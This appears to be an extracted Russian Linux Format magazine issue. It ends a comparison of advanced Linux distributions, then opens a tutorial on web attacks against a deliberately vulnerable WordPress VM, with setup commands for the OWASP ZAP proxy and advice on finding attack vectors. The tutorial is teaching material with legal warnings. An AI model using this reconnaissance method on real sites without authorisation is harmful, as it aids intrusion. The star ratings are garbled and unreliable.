В Slackware можно выбирать во время установки только между KDE и Xfce. Любителям Gnome придется добывать свой любимый рабочий стол после установки.



» Fedora: выбор пакетов действительно огромен.

Вердикт

Debian	★★★★★
Fedora	★★★★★
Slackware	★★★★★
Arch	★★★★★
Gentoo	★★★★★

» Нехватка пакетов – не так уж и плохо, поскольку означает большую гибкость.

Адаптивность

Легко ли настроить эти дистрибутивы на свой вкус?

Мы уже не раз повторяли в этом Сравнении, что одной из лучших сторон наших дистрибутивов является их высокая настраиваемость. Но что это означает на самом деле? Разве не все дистрибутивы Linux настраиваемы? Можно изменить фон рабочего стола, темы значков, задать нужные сочетания горячих клавиш, настроить управление энерго-



потреблением и произвести множество иных изменений во внешнем виде и поведении всех дистрибутивов Linux; так что же в этом такого особенного?

В то время, как большинство других дистрибутивов не идут дальше предоставления вышеперечисленных функций, дистрибутивы из нашего списка предлагают пользователю шансы произ-

вести не только косметические изменения, но настроить практически все, что вообще настраивается. Это позволит вам приспособить к своим нуждам все, что угодно – в том числе и ядро! Вам не придется установить дистрибутив, а потом удалять ненужные пакеты и настройки – так никогда не получить столь же хорошую систему, как созданная с нуля по своему желанию и усмотрению.

Gentoo ★★★★★

Gentoo – исключительно гибко настраиваемый дистрибутив, который вы можете оптимизировать практически для любого приложения. Система Portage – это сердцевина всего самого замечательного в Gentoo. Она предоставляет контроль при установке пакетов, а флаги USE включают ее, чтобы обеспечить поддержку опций на этапе компиляции. То есть вы можете определять, какие функции должен поддерживать пакет. Например, если вы не работаете с рабочим столом KDE при установке пакетов, Gentoo скомпилирует их так, что в них не будет поддержки KDE. Поэтому-то определение флагов USE и является неотъемлемой частью установки. Не засоренный ненужными приложениями или библиотеками, Gentoo развивает очень высокую скорость. Он настаивает на том, чтобы вы во время установки проверили ядро и удалили все лишние функции. Ни один другой дистрибутив не позволит вам настроить ядро перед установкой.



Fedora ★★★★★

Тестовый полигон для инструментов и технологий, которые в конечном итоге окажутся в Red Hat Enterprise Linux, Fedora является идеальным дистрибутивом для тех, кто надеется оказаться на передовом крае разработки. И все же одним из наихудших свойств Fedora является ее графический интерфейс по умолчанию, *Yum*. Если вам нужна стабильная и полнофункциональная альтернатива, стоит попробовать *Yumex*. Slackware, Gentoo и Arch не дают вам такой опции, а Fedora предлагает отличные графические инструменты для любого количества задач по администрированию, например, по настройке сети, брандмауэра и т.д. Fedora идеально подходит почти для любого пользователя, и ее легко настроить как игровую станцию, для воспроизведения музыки или даже как сетевой или файловый сервер. Более всего пригодная для разработчиков и администраторов благодаря своим инструментам, Fedora даже близко не подходит к гибкости Gentoo, Arch или Slackware.

График выпуска

Не то чтобы опытному пользователю и это было важно, часть 2.

Дистрибутивы Linux обычно придерживаются одной из трех популярных методик разработки: фиксированный график, фиксированные функции и возобновляемый релиз. У Fedora фиксированный график: новый релиз должен появляться каждые полгода. Чаще всего подобные дистрибутивы радикально отличаются от релиза к релизу. И, таким образом, переход на новый релиз требует переустановки или, по крайней мере, солидного обновления. Это мно-


го более затратно по времени и усилиям, чем возобновляемый релиз. Debian, спустя годы выхода непредсказуемых релизов, недавно перешел на двухгодичный цикл. Далее, есть модель функциональных релизов, как у Slackware: вместо того, чтобы устанавливать дату следующего выхода, релиз выходит по мере готовности. Проект сам принимает решения по поводу количества функций, которые войдут в следующий релиз, и работает над внедрением всех функций в дистрибутив, который

выйдет, только реализовав все функции. И, наконец, практику возобновляемого цикла релизов выбрали Arch и Gentoo. Вместо выпуска крупного релиза они предлагают небольшой, минимальный дистрибутив, пригодный для установки базовой системы. А затем можно установить все прочее, что требуется, через Интернет. У этих дистрибутивов очень сложная процедура установки, а возобновляемый релиз предлагает подход «установи и забудь», что не может не вызвать симпатии.

Вердикт

Arch	★★★★★
Gentoo	★★★★★
Slackware	★★★★★
Debian	★★★★★
Fedora	★★★★★

» При работе с возобновляемыми релизами вам не грозит головная боль.



Slackware ★★★★★☆

Большинство дистрибутивов модифицируют пакеты программ, а вот в Slackware вы получаете пакеты, практически идентичные авторским. Пользователи жалуются на сложность в их освоении, но все, кто знаком с командной строкой и классическими инструментами Unix, сочтут их понятными. Slackware стремится создать максимально похожий на Unix дистрибутив, и простота использования и стабильность – главные его приоритеты, что делает его идеальным для серверов. Slackware можно настроить для работы с KDE, Xfce или любой другой средой рабочего стола, поддерживающей любой менеджер окон. Slackware дает большую степень контроля над формированием системы во время установки благодаря своему мощному выбору пакетов. Он не придерживается методики открытой разработки, то есть не поддерживает репозитории пакетов или возможности отслеживания ошибок.

Debian ★★★★★☆

Как и Slackware, Debian похож на зайчика Duracell – он просто шагает и шагает вперед. Конечно, тогда Gentoo и Arch метафорически те же зайчики Duracell, но на стероидах. Debian исключительно стабилен, что делает его идеальным для серверов. Его способность соответствовать запросам общей массы пользователей рабочего стола часто оспаривалась, поскольку он всегда держался более старых пакетов ради максимальной стабильности. С другой стороны, желая быть на передовых рубежах, вы без проблем можете использовать нестабильные репозитории. Фактически, каждый из трех официальных репозиториях Debian стал вдохновителем нескольких других дистрибутивов, и вы сможете использовать один и тот же дистрибутив на множестве архитектур: он поддерживает i386, SPARC, AMD64, PowerPC, MIPS, ARM и другие платформы. Почти все пакеты программ предоставляют бинарники для Debian, так что у вас не будет никаких проблем с установкой любого пакета.



Arch ★★★★★★

Arch также не считает нужным скрывать, как работает система. Оба эти дистрибутива превосходны, если вы хотите узнать, как работает дистрибутив Linux. Но, несмотря на их сходство, Arch предоставляет отчасти более простой способ создания системы. Вам не придется тратить драгоценные часы на создание и отладку системы, как в Gentoo. Благодаря своей философии минимализма, Arch противопоставляет себя большинству других дистрибутивов, которые состязаются за полнофункциональность и красоту. Помимо ядра системы, позволяющего установить дополнительные пакеты, Arch совершенно не озабочен тем, какую систему вы хотите получить, и предоставляет пользователям самим сформировать дистрибутив. Создание дистрибутива с нуля позволяет в конечном итоге создать намного более быструю систему. Подобно Slackware, Arch предоставляет пакеты вышедших программ безо всяких изменений.



Документация

Даже продвинутым может понадобиться RTFM.

От установки и до среды рабочего стола и управления пакетами, дистрибутивы Linux иногда изменяют status-quo без предупреждения. И тогда именно документация проекта и готовое протянуть руку помощи сообщество способны посодействовать переходу от состояния фатальной ошибки ядра к нормально работающей системе.

Все дистрибутивы Сравнения могут похвастаться солидным запасом полезной документации. Debian и Fedora снаб-

жены целой книгой, очень подробно описывающей их настройку для домашнего пользования или в качестве сервера. Кроме того, популярность обоих означает, что легко найти ответы на свои вопросы в Интернете. Gentoo и Arch предлагают самую обширную документацию, детально описывающую даже такие базовые технологии, как настройка интерфейса Ethernet или файлов Xinitrc и fstab. Это особенно важно, потому что у подобных дистрибутивов особый подход. Знакомство с одним

из них подготовит вас к работе почти с любым другим, однако Gentoo и Arch столь непохожи, что без должной документации даже опытный линуксоид может ощутить, как у него уходит почва из-под ног. У всех дистрибутивов активные сообщества, связь с которыми поддерживается через списки рассылки, форумы и IRC. Slackware и Debian помещают на своих сайтах список компаний и индивидуальных консультантов, к которым можно обратиться за технической поддержкой.

Вердикт

- Arch ★★★★★★
- Gentoo ★★★★★★
- Debian ★★★★★☆
- Fedora ★★★★★☆
- Slackware ★★★★★☆

» Обширная документация этих дистрибутивов может сделать вас корифеем Linux.

Управление пакетами

Инструменты, репозитории и счастливые клиенты.

В Arch для установки приложений можно использовать менеджер пакетов *Pacman*. *Pacman* применяет в качестве формата пакетов сжатые файлы или tar-архив, работая по принципу синхронизации локальных пакетов с сервером, поддерживает разрешение зависимостей и может скачивать и устанавливать пакеты с помощью одной команды.

Файл `/etc/pacman.conf` содержит список репозиториев. К репозиториям по умолчанию добавляются также репозиторий Arch User Repository (AUR), создаваемый сообществом пользователей Arch, которые могут голосовать за пакеты в AUR, и если пакет получает достаточное число голосов и имеет соответствующую лицензию, он попадает в официальные репозитории.


Подобно Arch, Gentoo не предоставляет пакетов по умолчанию, но превращает задачу установки приложений в пару пустяков благодаря системе *Portage*, которую часто называют одной из лучших систем управления пакетами в Linux. *emerge* – это интерфейс командной строки в системе *Portage*, и, так же, как и *Pacman*, вы можете использовать *emerge* для установки, удаления, обновления и установки очередности пакетов. Возможно, вам придется настроить флаги USE или использовать `package.mask` перед тем, как вы сможете установить пакеты. Это сложный процесс, особенно для непосвященных. Преимущество Gentoo перед остальными – использование флагов USE для определения пакетов, которые надо или не надо устанавливать на компьютер. Системы управления пакетами в других дистрибутивах тоже кажутся медленнее, чем *Portage*.

Приблизительно менеджер пакетов *Yum*, Fedora предлагает несколько графических интерфейсов для управления пакетами. *Yum* использует RPM-пакеты, и вы сможете воспользоваться множеством сторонних репозиториев, помимо репозиториев

по умолчанию. Вам придется настроить эти репозитории, если вы решите установить мультимедиа-кодеки и модули расширения, поскольку базовая установка Fedora не воспроизводит многих форматов файлов.

Системы управления пакетами Debian, APT и *dpkg*, не нуждаются в представлении. Обе похожи на Клинта Иствуда: они год за годом продолжают радовать нас выдающейся производительностью. Debian позволяет настроить несколько других репозиториев, таких, как *nonfree* и *contrib* – их пакеты не вполне сочетаются с очень строгими принципами Debian Free Software Guidelines. APT можно использовать для установки локальных пакетов подобно *Pacman* и *Yum*, привлекая репозитории для разрешения зависимостей.

В отличие от других дистрибутивов, Slackware не предлагает единого полнофункционального инструмента управления пакетами: вместо этого имеется несколько инструментов, отдельно для установки, обновления и удаления пакетов. Поскольку пакеты в Slackware – это tar-архивы исходников, вы также получаете инструмент для конвертирования RPM-пакетов в пакеты tar.gz. Если вы согласны пожертвовать частью функций, воспользуйтесь утилитой *pkgtool* для управления пакетами; она позволяет устанавливать и удалять пакеты, но ничего больше.



» Лайонел Месси [Lionel Messi] забил бы 16 голов за время принятия решения, какой из менеджеров пакетов описать.

Вердикт

- Arch ★★★★★
- Gentoo ★★★★★
- Debian ★★★★★
- Fedora ★★★★★
- Slackware ★★★★★

» Оба заслужили по пять звезд, но *emerge* от Gentoo богаче, чем *Pacman* от Arch.

Фактор удовольствия

Давайте-ка улыбнемся.

Главная причина, побудившая нас выбрать эти дистрибутивы, в том, что они дают пользователям Linux шанс выйти за пределы привычных действий в системах Linux.

В Arch и Gentoo приходится изрядно повозиться с файлами типа `/etc/fstab` и с настройками имени хоста и сетевого интерфейса. Причем посредством инструментов командной строки! В основном это процессы, которые почти все дистрибутивы Linux переросли к началу XXI века. Особенно их делает не упорство в применении старомодных методов, а предоставляемая возможность изучить то, что современные дистрибутивы воспринимают как должное. Fedora может многое предложить желающим быть в курсе самых современных

разработок Linux. Если вы никогда не отваживались выйти за пределы дружелюбных к новичку дистрибутивов, вроде Ubuntu и Mint, Fedora может стать для вас отличной стартовой площадкой на пути превращения в продвинутого пользователя.

Slackware и Debian предназначены для более зрелых пользователей Linux, желающих двигаться к более сложным задачам, но в знакомой среде для продолжения обучения. Эти дистрибутивы позволяют работать в командной строке вместо графического интерфейса при выполнении любых повседневных задач.

И, наконец, у нас есть Arch и Gentoo. Они для искателей приключений, готовых освоить совершенно иной подход к работе. Эти дистрибутивы познакомят вас

со внутренностями Linux намного лучше остальных. Забудьте о графических интерфейсах, скрывающих все файлы настройки. В этих двух дистрибутивах вам придется коротать время с такими файлами, о существовании которых вы, вероятно, и не подозревали.



» Arch не предлагает ничего из того, что вы видите на экране.

Вердикт

- Arch ★★★★★
- Gentoo ★★★★★
- Slackware ★★★★★
- Debian ★★★★★
- Fedora ★★★★★

» Fedora предлагает мало интересного опытным пользователям.

Дистрибутивы для продвинутых Вердикт


Единственная область, где Gentoo и Arch дают слабину – это пакеты по умолчанию, и мы долго обсуждали, стоит ли давать им по пять звезд. Однако, не предоставляя пакетов по умолчанию, они предлагают пользователю намного большую степень контроля над созданием дистрибутива на свой вкус, а это и является отличительным признаком дистрибутива для продвинутых. Поразыслив, мы решили вычесть по одному очку у каждого из этих дистрибутивов. Тут стало ясно, что тогда придется быть не менее строгими и к другим дистрибутивам в разделах документации и управления пакетами. Именно поэтому Debian и Fedora заслужили в этих двух разделах по четыре звезды каждый, несмотря на их подробную документацию и отличные инструменты управления пакетами. И хотя мы не смогли ни к чему придраться в APT или Yum, все же *Racman* в Arch и система *Portage* в Gentoo заслужили более высо-

кую оценку благодаря уровню сложности и той элегантности, с которой они справляются с задачей управления пакетами. A Debian и Slackware – идеальная стартовая площадка для тех, кто намерен стать опытным пользователем, и они дают представление о потенциальной гибкости и настраиваемости систем Linux.

Arch против Gentoo

У нас был большой соблазн отдать первое место Arch: он проще в установке и не требует возни с флагами USE перед установкой пакетов. Но настоящий тест здесь – это уровень контроля, который дистрибутивы предлагают пользователям, позволяя создать дистрибутив на свой вкус. Gentoo предлагает полный контроль, позволяя точно настроить ядро во время установки, удалив ненужные функции. Большой степени настраиваемости и достичь нельзя!

Флаги USE позволяют подготовить систему для всех пакетов, которые вы решили



установить или не устанавливать, и являющийся действительно новаторской функцией. Это средство указать опции и функции, с которыми *Portage* установит пакеты, что помогает урезать зависимости, размер пакетов и время компиляции, и в результате предоставляет вам более быструю и менее захламленную систему. Именно поэтому Gentoo настолько быстрее других дистрибутивов. Вдохновленные тем, что Gentoo предлагает пользователям шанс сделать со своей системой все, что им будет угодно, мы включили только несколько экранных снимков, которые показывают разные стадии, через которые вам придется пройти в процессе установки.

» Настраивать ядро – все равно что бунить в кабинете у начальника. Страшно, волнующе и интригующе одновременно.

I **Gentoo Linux** ★★★★★
 Сайт: www.gentoo.org Лицензия: GPL и др.
 » Вам не найти более настраиваемого дистрибутива.

IV **Debian** ★★★★★★
 Сайт: www.debian.org Лицензия: GPL и другие
 » Мы явно получим за это немало гневных писем.

II **Arch Linux** ★★★★★★
 Сайт: www.archlinux.org Лицензия: GPL и др.
 » Почти столь же хорош и гибок, как Gentoo. Почти.

V **Fedora** ★★★★★★
 Сайт: www.fedoraproject.org Лицензия: GPL и др.
 » Управление пакетами и инструменты разработки – все ее козыри.

III **Slackware** ★★★★★★
 Сайт: www.slackware.com Лицензия: GPL и др.
 » Лучший... из остальных.

Обратная связь
 Вы согласны с нашей оценкой дистрибутивов для опытных пользователей? Присылайте нам свои мнения на lxfl.letters@futurenet.co.uk.

Рассмотрите также...

KDE уже давно любим опытными пользователями за все предлагаемые им опции настройки. И, в развитие нашей темы, все дистрибутивы KDE можно считать дистрибутивами для опытных пользователей. Так что пробуйте OpenSUSE или Chakra Linux, чтобы испытать гибкость KDE. Мы старались ограничить свой выбор дистрибутивами, которые не только позволяют в полной

мере управлять настройкой системы, но и доставляют удовольствие в работе. Дистрибутивы в нашем списке непохожи на прочие современные дистрибутивы Linux почти по всем аспектам, будь то установка или управление пакетами. Зато они отлично подходят для ознакомления с работой Linux изнутри и обучения тому, чему вы никогда не научитесь в других

дистрибутивах. Так что эти другие рекомендовать трудно. Если вы уже овладели навыками работы в Gentoo и Arch, или готовы к новым испытаниям, попробуйте *Linux From Scratch* – эта книга проведет вас к созданию собственной системы с нуля. В отличие от Gentoo и Arch, предоставляющих хотя бы базовую рабочую систему, в LFS придется справляться со всем самим. **LXF**

ВЗЛОМ СЕТИ

Воровство паролей » Взлом WordPress
Эксплуатация уязвимостей » Атаки DDoS
Присоединимся к Бену Эверарду в его путешествии на темную сторону*.

Искусство манипулировать чужим компьютером, чтобы делать все что угодно без разрешения... одни называют его хакерством, другие — взломом или тестированием возможности проникновения в систему. Правительства, бизнесмены, диссиденты, скучающие компьютерные профессионалы и преступники атакуют друг друга — и обычных пользователей — ежедневно.

Хакерство бывает разное, но мы рассмотрим здесь сетевые атаки, поскольку именно они больше всего затрагивают обычных людей. Некоторые из этих атак, например, мстительные атаки группы Anonymous, становились широко известны, поскольку переводили сайты в режим офлайн или добавляли граффити на главные страницы сайтов. О других сообщают очень редко, хотя они происходят что ни день, принося преступникам солидные суммы.

Если у вас есть сайт, вы, без сомнения, наблюдали множество попыток атаки по записям в своем журнале. Будучи пользователем, вы, скорее всего, наблю-

дали результаты этих атак в виде спама (помните эти завлекательные ссылки?); а может, вам сильно не повезло, и вы лишились некой личной информации, когда был атакован сервер.

В любом случае, мы все живем в тесно связанном мире, в котором все больше и больше наших ценностей хранятся в цифровых хранилищах, а не в физических сейфах. Остается или просто устроиться удобнее и ждать, когда правительство и провайдеры нас защитят, или самим осознать все возможные угрозы и заняться самозащитой.

Мы покажем вам некоторые хакерские инструменты изнутри, потому что защитить себя можно, только разобравшись, от чего защищаешься.

Мы рассмотрим четыре разных типа атак — отказ в обслуживании (DDoS), «посредник [man-in-the-middle]», межсайтовый скриптинг и атаки внедрения — и покажем, как именно их используют преступники в наше время и что надо сделать, чтобы вы сами или ваш сайт не пали их жертвами.

«Мы покажем вам хакерские инструменты изнутри.»

*Правовое обоснование

В разных странах законы о хакерстве разные, и мы не можем дать конкретных юридических советов. Но будет обоснованно заявить, что применение любой из описываемых здесь технологий к сайту без разрешения от его владельца на таковое во многих странах является незаконным.

Если вы работаете в компании или в организации, у вас должно быть письменное разрешение от соответствующих должностных лиц на проведение указанных мероприятий. Так вы застрахуете себя от возможных проблем при непонимании происходящего.

Взлом WordPress

Атака на web-приложение.

По мере роста мощи HTML5 и скорости JavaScript, web-приложения распространяются все шире. Ubuntu и некоторые другие дистрибутивы обращаются с ними, как с приложениями первого ряда, а Mozilla создает смартфон, строящий все свои функции именно на них. Однако вместе с ними на передний план выходят уязвимости, которых раньше не было.

Мы рассмотрим данную область, используя в качестве примера WordPress – не потому, что это плохое приложение, а потому, что его популярность и способность к расширению сделали его мишенью для атак. Ни одна из описываемых здесь атак не уникальна для этой платформы, и они характерны для многих web-приложений, вне зависимости от того, построены ли они на CMS.

Поскольку мы предпочитаем показать, как работает атака, а не пояснять ее, мы создали виртуальную машину (VM), на которой работает уязвимая версия WordPress. Она имеется на диске, и ее можно скачать с www.linuxformat.com/content/downloads.

Обзаведясь ею, следуйте нижеприведенному пошаговому руководству по установке. Вам понадобится *VirtualBox*; в остальном она работает почти на любом дистрибутиве. Мы использовали формат блогов в WordPress, чтобы показать, как ее взломать, так что запускайте ее и приступайте.

Как только вы обнаружите атаку, блог также сообщит вам в подробностях, как защититься, чтобы проверить, удастся ли заделать дыры в системе безопасности, прежде чем двигаться дальше.

Защитите себя

Если вы работаете в web-приложении, вы просто обязаны осознавать все риски. Уязвимости могут зайти дальше самого приложения, поскольку атакующему, возможно, удастся захватить контроль над сервером. Если вы используете готовое ПО (типа WordPress), неплохо запомнить такое правило: чем проще и стандартнее ПО, тем легче быть в курсе дел и постоянно поддерживать обновления. Всегда проверяйте, чтобы у вас была самая последняя версия всех программ.

Intrusion Detection Systems [Система Обнаружения Вторжения] и Intrusion Prevention Systems [Системы Предотвращения Вторжения] (IDSs и IPSs) помогают снизить ущерб, причиняемый ата-



Согласно данным Web Hacking Information Database, межсайтовый скриптинг – вторая по частоте форма атаки на сайты (XSS).

кующим, однако не стоит считать их этакими серебряными пулями, способными разрешить все ваши проблемы с безопасностью. И не менее важно, чтобы у вас были установлены и должным образом настроены SELinux или AppArmor.

Если вы используете специализированное web-приложение, вы должны быть уверены, что вам знакомы разные технологии, используемые атакующими. Отличный стартовый пункт – сайт OWASP (Open Source Web Applications Security Project – Проект безопасности web-приложений с открытым кодом), <https://www.owasp.org>. Если на вашем сайте хранятся важные данные, стоит посоветоваться со специалистом по поводу обеспечения безопасности их хранения.

Уровни защиты

Абсолютной безопасности в мире нет – это справедливо и для реального, и для цифрового мира. Информация из данной статьи лишь дает вам относительно большую степень защиты. Безопасность – всегда баланс между удобством и уязвимостью, и выбор, какая из этих конкурирующих сторон важнее – личное дело каждого. Здесь лишь в общих чертах затронуты


аспекты сетевой безопасности, которая является крайне сложной темой и только частью компьютерной безопасности. Если вы считаете, что рискуете подвергнуться направленной атаке, настоятельно рекомендуем обратиться к специалистам по безопасности и тестированию рисков вторжения. Они помогут укрепить вашу защиту, оградив вас от злоумышленников.

Шаг за шагом: Настраиваем среду



1 Импорт VM

Щелкните (м.б. дважды) по **Linux Format Vulnerable Machine.ovf**, затем щелкните по Import в диалоговом окне.



2 Запуск VM

Дважды щелкните по новой машине, чтобы запустить ее. После загрузки она выдает голубой экран с разными URL.



3 Просмотр сайта

Запустите web-браузер (должен работать любой) и укажите ему верхний URL из предыдущего шага.

Поиск уязвимостей

Как обнаружить и использовать слабую сторону вашего сайта.

Взглянув на VM LXF Vulnerable Machine, вы можете легко прийти к выводу, что использовать уязвимости очень легко, зная, где они есть, а вот как их найти? Чтобы ответить на этот вопрос, мы поставили себе задачу найти и использовать уязвимости на нашем сайте.

Во-первых, мы установили атакующий прокси. Этот инструмент перехватывает HTTP-запросы вашего браузера и использует их для создания карты сайта, который вы просматриваете. С его помощью вы можете понять, что же именно вы атакуете, даже если у вас нет доступа к исходному коду. Также он дает вам представление об информации, передаваемой между сервером и браузером.

Мы выбрали OWASP ZAP (он имеется на <http://code.google.com/p/zaproxy> и на DVD) – чтобы применить его, просто распакуйте его и запустите (устанавливать не надо) с помощью:

```
tar zxvf ZAP_2.0.0_Linux.tar.gz
cd ZAP_2.0.0
./zap.sh
```

Версии 2.0.0 требуется Java 1.7 или выше. Если у вас более ранняя версия (как по умолчанию в Ubuntu 12.04), вы можете использовать или ZAP версии 1.4.1, или самостоятельно найти версию Java поновее. На нашей машине с Precise Pangolin мы установили пакет *openjdk-7-jre* и изменили конечную строку с **zap.sh** на

```
exec /usr/lib/jvm/java-7-openjdk-i386/bin/java ${JMEM}-
XX:PermSize=256M -jar {"$BASEDIR}/zap.jar" org.zaproxy.zap.ZAP
$*
```

Эта команда запустит работу прокси на порте 8080, и вам нужно настроить свой браузер, чтобы он пропускал свои данные через

него. В *Firefox* это делается в Edit > Preferences, затем надо перейти в Advanced > Network > Settings и изменить переключатель на Manual Proxy Configuration с HTTP Proxy в качестве localhost и Port 8080.

Теперь вы должны увидеть одну или несколько записей Zap для каждой страницы, на которую вы заходите. Zap также пытается помочь вам, отмечая все пункты, которые он сочтет уязвимыми, цветным флажком – от желтого до красного, в зависимости от серьезности проблемы (по его мнению). Флажки голубого


цвета просто отмечают информацию. Однако эту градацию надо принимать не без скепсиса. Многие из отмеченных флажками страниц вовсе не являются уязвимыми, а многие, на-

оборот, пропускаются (это обычная проблема со всеми автоматическими сканерами безопасности, которые мы встречали).

Настроив программу, мы можем начать атаку. Первая фаза любого теста на проникновение – это сбор информации. В ZAP есть инструменты для автоматического сканирования сайта, но мы предпочитаем начать с ручного сканирования. Это означает просмотр сайта через ваш web-браузер, в процессе которого ZAP составляет каталог. Чем подробнее вы рассматриваете сайт, тем больше информации вы получите.

Продвигаясь по приложению, мы ищем векторы атаки. В основном это способ передачи информации на сайт. В HTTP это происходит в двух видах: параметры, передаваемые по запросам GET (это биты, которые следуют за вопросительным знаком в URL), и запросы POST (их труднее увидеть без такого прокси, как ZAP, но они перечислены во вкладке Requests). Любые их них можно изменить так, чтобы они отправляли любую нужную нам

«Первая фаза любого теста на проникновение – сбор информации.»



➤ Рис. 1. Мы засекли отсутствующее поле поппе, что и позволило нам употребить эту форму для эксплойта.

информацию. Как вы видите на примере атак на блог *WordPress*, хорошо продуманные и организованные вредоносные данные могут иногда проскользнуть на сайт, если он не проверяет входящие данные должным образом.

Получив полное представление о своей жертве, можно приступить к поиску места для нашей атаки. Даже на таком простом сайте *WordPress*, как наш, есть сотни векторов, которые мы можем рассмотреть, но большинство не будут уязвимы. Частью искусства взлома сайтов является осознание того, на каких векторах стоит сконцентрироваться. Например, можно бы попробовать атаковать параметр `page_id`, имеющийся на большинстве страниц, но на *WordPress* он настолько важен, что явно подвергался тщательнейшему рассмотрению. Может, он и уязвим, но скорее всего сладить с ним не так-то просто. Лучше поискать слабости в менее используемых областях. Исторически сложилось, что дополнения всегда были куда более плодотворной почвой для атакующего, чем основное приложение.

